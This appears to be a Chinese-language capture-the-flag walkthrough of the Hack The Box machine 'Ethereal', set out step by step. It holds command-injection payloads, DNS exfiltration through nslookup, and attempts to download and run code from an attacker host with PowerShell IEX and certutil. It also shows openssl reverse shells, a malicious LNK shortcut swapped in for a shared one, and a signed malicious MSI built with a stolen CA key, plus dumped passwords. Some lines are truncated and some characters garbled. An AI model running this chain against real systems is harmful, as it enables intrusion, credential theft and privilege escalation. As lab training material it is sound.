


信息收集

```
nmap -sV -sC -A 10.10.10.106
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Ethereal
8080/tcp  open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Bad Request
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

打开10.10.10.106页面,发现一个Ping的链接,点开跳转<http://ethereal.htb:8080/>



修改hosts文件,绑定ethreal.htb

```
vi /etc/hosts
```

```
10.10.10.106 ethereal.htb
```

打开后发现需要验证用户名和密码。

这里ftp有个匿名登陆,直接anonymous登陆。

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-10-18 09:03PM <DIR> binaries
```

```

09-02-09  08:58AM                4122 CHIPSET.txt
01-12-03  08:58AM            1173879 DISK1.zip
01-22-11  08:58AM            182396 edbl43en.exe
01-18-11  11:05AM            98302 FDISK.zip
07-10-18  08:59PM          <DIR>      New folder
07-10-18  09:38PM          <DIR>      New folder (2)
07-09-18  09:23PM          <DIR>      subversion-1.10.0
11-12-16  08:58AM            4126 teamcity-server-log4j.xml
226 Transfer complete.

```

解压FDISK.zip发现一个 FAT的文件类型

```

unzip FDISK.zip
file FDISK
FDISK: DOS/MBR boot sector, code offset 0x3c+2, OEM-ID "MSDOS5.0", root entries 224, sectors 2880 (volumes <=32 MB), sectors/F

```

挂载FDISK

创建一个挂载点，

```
mkdir /mnt/htbdisk
```

完成挂载

```
mount -t vfat /home/Rogerd/tools/htb/ethereal/FDISK /mnt/htbdisk
```

查看文件，通过strings查看pbox.dat文件信息。

```

ls -al /mnt/htbdisk/pbox/
■■■■ 88
drwxr-xr-x 2 root root  512 7■  3  2018 .
drwxr-xr-x 3 root root 7168 1■  1  1970 ..
-rwxr-xr-x 1 root root  284 7■  3  2018 pbox.dat
-rwxr-xr-x 1 root root 81384 8■ 25  2010 pbox.exe
$ strings /mnt/htbdisk/pbox/pbox.dat
PasswordBox
S  ?8$
cI8!
L@i,r
6N\7
\~pe

```

破解pbox

搜索passwordbox pbox，找到并下载（pbox011-linux.zip）。


解压后运行，提示缺少libncurses.so.5，安装lib5运行pobx，想要读取pbox.dat数据必须放在用户目录下，并重命名为.pbox.dat

```

./pbox
./pbox: error while loading shared libraries: libncurses.so.5: cannot open shared object file: No such file or directory
sudo apt-get install libncurses5:i386
cp /mnt/htbdisk/pbox/pbox.dat /home/Rogerd/.pbox.dat
./pbox
Enter your master password: password

```

读取完以后发现里面存放的都是一些密码信息。



```
./pbox
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
PasswordBox v0.11 Copyright (C) Mateusz Viste 2009-2010
databases
msdn
learning
ftp drop
backup
website uploads
truecrypt
management server
svn
F1: Help | Esc: Quit
```

相关的密码信息：

```
./pbox --dump
databases -> 7oth3B@tC4v3!
msdn -> alan@ethereal.co / P@ssword1!
learning -> alan2 / learning!
ftp drop -> Watch3r
backup -> alan / Ex3cutiv3Backups
website uploads -> R3lea5eR3@dy#
truecrypt -> Password8
management server -> !C4l4m17y57r1k3s4g41n!
svn -> alan53 / Ch3ck1ToU7>
```

8080 RCE

输入用户密码打开8080

```
user: alan
password: !C4l4m17y57r1k3s4g41n!
```

尝试用执行ping命令，使用tcpdump获取数据。
接收到数据，表示可以通信

不安全 | ethereal.htb:8080

rg Latest News Help

Test Connection

10.10.15.7|



Connection to host successful



```
sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
```

■■■■

```
11:32:35.724661 IP ethereal.htb > kali: ICMP echo request, id 1, seq 58, length 40
11:32:35.724717 IP kali > ethereal.htb: ICMP echo reply, id 1, seq 58, length 40
```

使用responder 获取返回数据

```
sudo responder -I tun0
```

在8080上执行这串命令

```
127.0.0.1 & for /f %i in ('whoami') do nslookup %i 10.10.14.57
■■■■
[+] Listening for events...
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .etherealalan

127.0.0.1 & for /f "tokens=1,2,3," %a in ('dir /B "C:\inetpub"') do nslookup %a.%b.%c 10.10.14.57
■■■■
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .custerr
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .ftproot
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .history
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .logs
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .temp
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .wwwroot
```

尝试下载NC

把nc.exe放入python服务下。
python -m SimpleHTTPServer 8000

使用powershell 下载失败

```
127.0.0.1 & powershell IEX (New-Object System.Net.Webclient).DownloadString('http://10.10.14.57:8000/nc.exe');
```

使用certutil.exe下载失败

```
certutil.exe -urlcache -split -f http://10.10.14.57:8000/nc.exe c:\users\public\desktop\shortcuts\nc.exe
```

下载失败的具体原因无法判断，使用&&拼接方式来判断

这里判断一下是否执行成功，我们使用&&拼接，只要有一个错误就无法运行ping命令，最后判断powershell和certutil无法使用。

127.0.0.1 && whoami && ping 10.10.14.57

```
C:\Users\fuzz>127.0.0.1 && whoami && ping 10.10.14.57
'127.0.0.1' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\fuzz>ping 127.0.0.1 && whoami && ping 10.10.14.57

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
desktop-do9r8a5\fuzz

正在 Ping 10.10.14.57 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

10.10.14.57 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

C:\Users\fuzz>
```

```
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation. 保留所有权利。

C:\Users\fuzz>ping 127.0.0.1 && whoami && ping 10.10.14.57

正在 Ping 127.0.0.1 具有 32 字节的数据:
Control C
^C

C:\Users\fuzz>127.0.0.1 && whoami && ping 10.10.14.57
'127.0.0.1' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Users\fuzz>
```



发现防火墙策略

把防火墙策略写入firewall.txt

```
127.0.0.1 & netsh advfirewall firewall show rule name=all | findstr "Rule Name:" | findstr "Allow" > C:\users\public\desktop\shortcuts\firewall.txt
```

读取文件信息，并通过nslookup返回给主机

执行：

```
127.0.0.1 & for /f "tokens=1,2,3,4,5,6,7,8" %a in ('type C:\users\public\desktop\shortcuts\firewall.txt') do nslookup %a.%b.%c.%d
```

返回：

```
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .Rule.Name.Allow.ICMP.Request
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .Rule.Name.Allow.TCP.Ports.73.136
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .Rule.Name.Allow.UDP.Port.53
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .Rule.Name.Allow.Port.80.8080
[*] [DNS] Poisoned answer sent to: 10.10.10.106 Requested name: .Rule.Name.Allow.ICMP.Request
```

openssl 反弹shell

CA根证书的生成步骤：

生成CA私钥 (.key) --> 生成CA证书请求 (.csr) --> 自签名得到根证书 (.crt) (CA给自己颁发的证书)。

签发X.509格式证书命令

keyout 私钥

ca.pem 自签名

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

设置证书链接，端口可以设置为73、136

```
sudo openssl s_server -key key.pem -cert cert.pem -quiet -port 73
```

执行openssl返回shell

```
■73■■■■■■■■■■
```

```
127.0.0.1 | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73
```

```
■■■alan■■■■■
```

```
127.0.0.1 | dir c:\users\alan\desktop | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73
```

```
■■■note-draft.txt
```

```
127.0.0.1 | type c:\users\alan\desktop\note-draft.txt | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73
```

■■alan■■■■■■■■■■

Directory of c:\users\alan\desktop

```
07/07/2018  11:08 PM    <DIR>        .
07/07/2018  11:08 PM    <DIR>        ..
07/07/2018  11:07 PM                160 note-draft.txt
               1 File(s)                160 bytes
               2 Dir(s)  15,430,053,888 bytes free
```

■■note-draft.txt■■■■

I've created a shortcut for VS on the Public Desktop to ensure we use the same version. Please delete any existing shortcuts a

- Alan

查看note-draft.txt文件，内容是个提示，为了使用户使用同一个版本的VS，
在public桌面创建了一个快捷方式，请删除该快捷方式。那就是生成一个病毒文件给其他用户执行。
我们先找到具体的文件，最后在shortcuts找到 vs 2017.lnk文件，想办法替换生成一个。

127.0.0.1 | dir c:\users\public\desktop\Shortcuts | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.10.1

Directory of c:\users\public\desktop\Shortcuts

```
03/21/2019  01:15 AM    <DIR>        .
03/21/2019  01:15 AM    <DIR>        ..
03/20/2019  11:29 PM                720 evil.lnk.b64
03/20/2019  11:13 PM                531 rick.lnk
03/21/2019  01:06 AM            32,768 rick.msi
07/06/2018  02:28 PM            6,125 Visual Studio 2017.lnk
               4 File(s)            40,144 bytes
               2 Dir(s)  15,431,675,904 bytes free
```

生成恶意的lnk

使用LNKUP 生成一个lnkup.lnk

python generate.py --host localhost --type ntlm --output lnkup.lnk --execute "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -connect 10.10.10.1"

把lnk转换成base64字符串

openssl base64 -A -e -in 'new.lnk' -out out

cat out

TAAAAAEUAgAAAAAwAAAAAAAEZhAAAAAAAIWpaS039QBgHClpLTf1AGAcKWktN/UAQAAAAAAAAAAQAAAAAAAAAAAAAAAAAAOcfAAfUOBP0CDqOmkQotgIAC

使用set命令写入link.txt文件


127.0.0.1 | echo | set /p a=TAAAAAEUAgAAAAAwAAAAAAAEZhAAAAAAAIWpaS039QBgHClpLTf1AGAcKWktN/UAQAAAAAAAAAAQAAAAAAAAAAAAAAAAAA

通过openssl解析base64文件，并且写入 Visual Studio 2017.lnk文件

127.0.0.1 & C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -A -d -in "C:\Users\Public\Desktop\shortcuts\link.txt" -out "C:\Users\Public\Desktop\shortcuts\vs2017.lnk"

拿到user.txt

等待lnk执行返回shell，最后拿到user.txt



MSI提权

我们在D:\DEV\MSIs>note.txt找到一个提示，这里我们就需要把生成的恶意MSI放入MSIs目录下

```
D:\DEV\MSIs>type note.txt
Please drop MSIs that need testing into this folder - I will review regularly. Certs have been added to the store already.
■■■■■■■MSI■■■■■■-■■■■■■■■■■■■■■■■■■■■
```

在D:\cert下找到cer、pvk文件

```
D:\Certs>dir
Volume in drive D is Development
Volume Serial Number is 54E5-37D1
Directory of D:\Certs

07/07/2018  09:50 PM      <DIR>          .
07/07/2018  09:50 PM      <DIR>          ..
07/01/2018  09:26 PM                772 MyCA.cer
07/01/2018  09:26 PM             1,196 MyCA.pvk
                2 File(s)             1,968 bytes
                2 Dir(s)  8,428,077,056 bytes free
```

把cer、pvk文件数据转换成base64，方便取出来。

```
C:\progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -in MyCA.cer
MIIDADCCAeigAwIBAgIQIPZoDPLffoVFfuI8gqFGaJANBgkqhkiG9w0BAQsFADAQ
MQ4wDAYDVQQDEwVNeSBDbQTAEFw0xODA3MDEyMTI1MzI1aFw0ZOTeyMzEyMzU5NTla
MBAXDjAMBGNVBAAMTBUI5IENBMBIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKQC
AQEAnc1wfJAWkLGTZkTOLPigFz05Wp+4Q6DtGH03SxHubY3ru3caRm8y4Y5LHt1Y
jc9ZP5BStiYsVtnqzJY1H+SxweLPQvPHYjSC54ZpMet1AHKhuE9o9+2qdfNonRtK
/xLa2qcov0prPPs9LTkde5xiWw7fplAmrpvkVf4yfgSrmactNLoZby/lNg+nhsT5
j4ICZIGogo+Icn/eTy7UPCdRdfkOdZAHBx6XqfH6g/p7HGtPigH9rs4ialcND6J+
NuPAuuLlMxpbSYE5Q1Gq8sRKdYnTMK9RfLnxa+N78qqR8R/MYr/RR41Kr2klwQm4
jWno4wAlqirjW5W7LDmBosstNQIDAQABolYvWDAPBgNVHRMBAf8EBTADAQH/MEEG
AlUdaQQ6MDIAEKuzwosHXc04qkkmrVgOXvShEjAQMQ4wDAYDVQQDEwVNeSBDbQYI
QIPZoDPLffoVFfuI8gqFGaJANBgkqhkiG9w0BAQsFAAOCAQEAAJWYGIP0vCruQ7WP
43P0vFuwCmSLUYM+Edz+kQGBiFhBnNsU+klJ18TWwazRGE4c72oAF+gNCaVfFKIq
2pbGUWAKnZP9K00znCv4DpgdeIGHjNTEPyNg10h76ItFlG0r4YttoIR0f1pk1dr6Cp
1PwEOxZyZ/EK9rh1GvD12vcQW2VA8ALcgy584SKUkhe8M8mqao7IhU7e4dgXQL
KkklkxMY7XeFa5MYZp1XCQNQZP1p17lWaiA6mdaUrtG6+pS0Lze18101iYXZb2Un
FAAiPQJ01YyqerYP1tXtOSGUUEquiZfif3iU3VGA57L2repBnPiQSOEmd47XZT5
K9WXgA==
```

D:\Certs>C:\progra~2\OpenSSL-v1.1.0\bin\openssl.exe base64 -in MyCA.pvk
HvG1sAAAAACAAAAAABAAABwIAAAKAABSU0EyAAGAAEAQA1Lcs6
gTksu5Vb4yqqjQDj6GmNuAnBJWmvSolH0b9izB/xkarye+Nr8b18Ua8w0411SsTy
qlFD0YFJWxoz5eK6wOM2fqIPDVdrIS6u/QGKT2sce/qD+vFBsX4FzB3Dv11USc8
1C5P3n9yiI+CqIFkAoKP+cSGp2+c5S9vGbo0LaeZqWR+Mv5V5JuuJ1Cm3w5bSjX7
HTktPfs8a0q/KKfa2hL/ShudaPN1qu33aE+4oXIAdUswaYbngjRiR/pCz+LBSeQf
NZbM6t1WLCa2UpA/Wc+NWnKeS47hMm9GGne7641t7hFLt3MY7aBDuJ9auTMXoPgs
zkRmk7GQFPb8cM2dcZKSZIFgf9cfUwrnXbTQC2BzNdRgmJGHW+KXCFns7ve/Cfh
UOSEOwv+aZWmWic+1UA3MbVE73k5SrWWAA8HfhyRGEVklWynddhknlufR33VT
o08Y0HrpOey+EJ48NX5kbb/1lL0qTzD4DtWbLSD1loW+Cj3hiuQ1unQ07wF4Ufk
7jv7zghW6BpLoObCF9Dxw0Irs/aVRpY1FkV1Smk7urdiZ+Ym6/upHuLBaak4L/rM
qvzeT+hov9JkdOckXA54tEf0SYoamH2+mfWwSGmenHjdHEPJkOC1FJOGacC/bkB4z
iw0AoLPaWoK+ld57HMolmexAEfvwua3rT6WB1pHtUkSzTcsw21lLlAk3C2O08sJS
+XPjsy4564WZZJurWx10v1hPUpdKTGbF/QV+5b02FQiyR5HkWBtqKHRVyEdZB015
VFFUXWZBzYc//AqSFpZg19VcrGS2B8rU6oK/5dA4djw9oeYzPQDD5q6z/GlGrLct
iwGht0fcUveev2+20QfAHkGmMk119ymFdABCxLxQ3RbsaRwFffzwI07hICSjIPwP
8Lf19SbLP1TqUhfmcWhDPNgBjvgI2HuiXOTOjggo+ML8AP4t5ctaOV3idnqGA+8o
QfqzbIwXW8t3DhRMOQ+y+7kZAG+0tL4W+64Z+Wbpv5NQ4Lh5zSDmy0H3NookmLBm
k/+6gRkFzGSNvlxR8+yngqaJoCYzie/+F3k2931HyGz7swQ+/Pgn4VnKXJPJTHwM
Gh7npszdDimChYLZhd08VKSPdIelaBcwzlxWhKe8zU39ktBCVB6COH+X2rRlNXiv
vvvesEbLeD0y2vFxjWxCTlIcNMSe+NWLRRLVV1FlLtJtp+uIk8158Et7Mi5/i2h3
ic+SiTxnQceaA9VJHLXep3yo7hKMEPh9amU41EtFVStmiRoO3S3Bv3gGmZNKxZGJ
aocRCf2Rc4jRB2xbshYfX4hCpDPdXCXZRDIjJjxQEfllrLxQqA5rz3/3K8SyJSL
S79t8h3x1qcWZvuMkLSDzJi4m9Bt9sc2IxmKda4oAHAVKND0i6fZKINibMP69xK
g7lubG3/Aft9Lh2DpSS200WyPiqFiscv0qkzrBLJHW4Dj65gsdsBqKiVb0hdfpf
myOjgtyxIuox7xH20Tg0TjoOnw1oMadlBLAdFrZ91TDwd5N6T83QXLY3gY=

解密base64,并生成新的文件

```
cat MyCa.cer | base64 -d > MyCa1.cer
cat MyCa.pvk | base64 -d > MyCa1.pvk
```

生成带签名的MSI

新建一个msi.xml文件

```
<?xml version="1.0"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
<Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111" Name="Example Product Name"
Version="0.0.1" Manufacturer="@_xpn_" Language="1033">
<Package InstallerVersion="200" Compressed="yes" Comments="Windows Installer Package"/>
<Media Id="1" Cabinet="product.cab" EmbedCab="yes"/>
<Directory Id="TARGETDIR" Name="SourceDir">
<Directory Id="ProgramFilesFolder">
<Directory Id="INSTALLLOCATION" Name="Example">
<Component Id="ApplicationFiles" Guid="12345678-1234-1234-1234-222222222222">
</Component>
</Directory>
</Directory>
</Directory>
<Feature Id="DefaultFeature" Level="1">
<ComponentRef Id="ApplicationFiles"/>
</Feature>
<Property Id="cmdline">cmd.exe /C "c:\users\public\desktop\shortcuts\lnkup.lnk"</Property>
<CustomAction Id="Stage1" Execute="deferred" Directory="TARGETDIR" ExeCommand='[cmdline]' Return="ignore"
Impersonate="yes"/>
<CustomAction Id="Stage2" Execute="deferred" Script="vbscript" Return="check">
fail_here
</CustomAction>
<InstallExecuteSequence>
<Custom Action="Stage1" After="InstallInitialize"></Custom>
<Custom Action="Stage2" Before="InstallFiles"></Custom>
</InstallExecuteSequence>
</Product>
</Wix>
```

这里我们需要切换到windows环境

下载wix311.exe执行并安装。

安装完后切换到wix目录，使用candle.exe生成msi.wixobj

使用light.exe 生成lnkup.msi

```
C:\Program Files (x86)\WiX Toolset v3.11\bin>candle.exe -out d:\cer\ d:\cer\msi.xml
Windows Installer XML Toolset Compiler version 3.11.1.2318
Copyright (c) .NET Foundation and contributors. All rights reserved.
msi.xml
```

```
C:\Program Files (x86)\WiX Toolset v3.11\bin>light.exe -out d:\cer\lnkup.msi d:\cer\msi.wixobj
Windows Installer XML Toolset Linker version 3.11.1.2318
Copyright (c) .NET Foundation and contributors. All rights reserved.
```

```
d:\cer\msi.xml(6) : warning LGHT1079 : The cabinet 'product.cab' does not contain any files. If this installation contains no
d:\cer\msi.xml(10) : error LGHT0204 : ICE18: KeyPath for Component: 'ApplicationFiles' is Directory: 'INSTALLLOCATION'. The Di
```

生成rick.cer、rick.pvk

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.1A\Bin>makecert.exe -n "CN=Ethe
real" -pe -cy end -ic e:\cer\MyCa1.cer -iv e:\cer\MyCa1.pvk -sky signature -sv e:\cer\NewCa.pvk e:\cer\NewCa.cer
Succeeded
```

生成rick.pfx

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.1A\Bin>pvk2pfx.exe -pvk e:\cer\NewCa.pvk -spc e:\cer\NewCa.cer -pfx e:\cer\Ne
```

证书和MSI文件合成

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.1A\Bin>signtool.exe sign /f e:\cer\NewCa.pfx e:\cer\lnkup.msi
```


Done Adding Additional Store
Successfully signed: e:\cer\lnkup.msi

dir D:\DEV\MSIs

把lnkup.msi写入shortcuts目录下

127.0.0.1 | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:73 | cmd.exe | C:\Progra~2\OpenSSL-

查看目录是否有lnkup.msi和lnkup.lnk文件

127.0.0.1 | dir c:\users\public\desktop\shortcuts\ | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.

■■■■

Directory of c:\users\public\desktop\shortcuts

```
04/02/2019 09:49 AM <DIR> .
04/02/2019 09:49 AM <DIR> ..
04/02/2019 09:01 AM          519 lnkup.lnk
04/02/2019 09:00 AM       32,768 lnkup.msi
04/02/2019 09:01 AM          519 Visual Studio 2017.lnk
          3 File(s)        33,806 bytes
          2 Dir(s)  15,413,420,032 bytes free
```

删除Visual Studio 2017.lnk , 并且把lnkup.lnk写入Visual Studio 2017.lnk

| del "c:\users\public\desktop\shortcuts\Visual Studio 2017.lnk" & copy "c:\users\public\desktop\shortcuts\lnkup.lnk" "c:\user

接收到shell

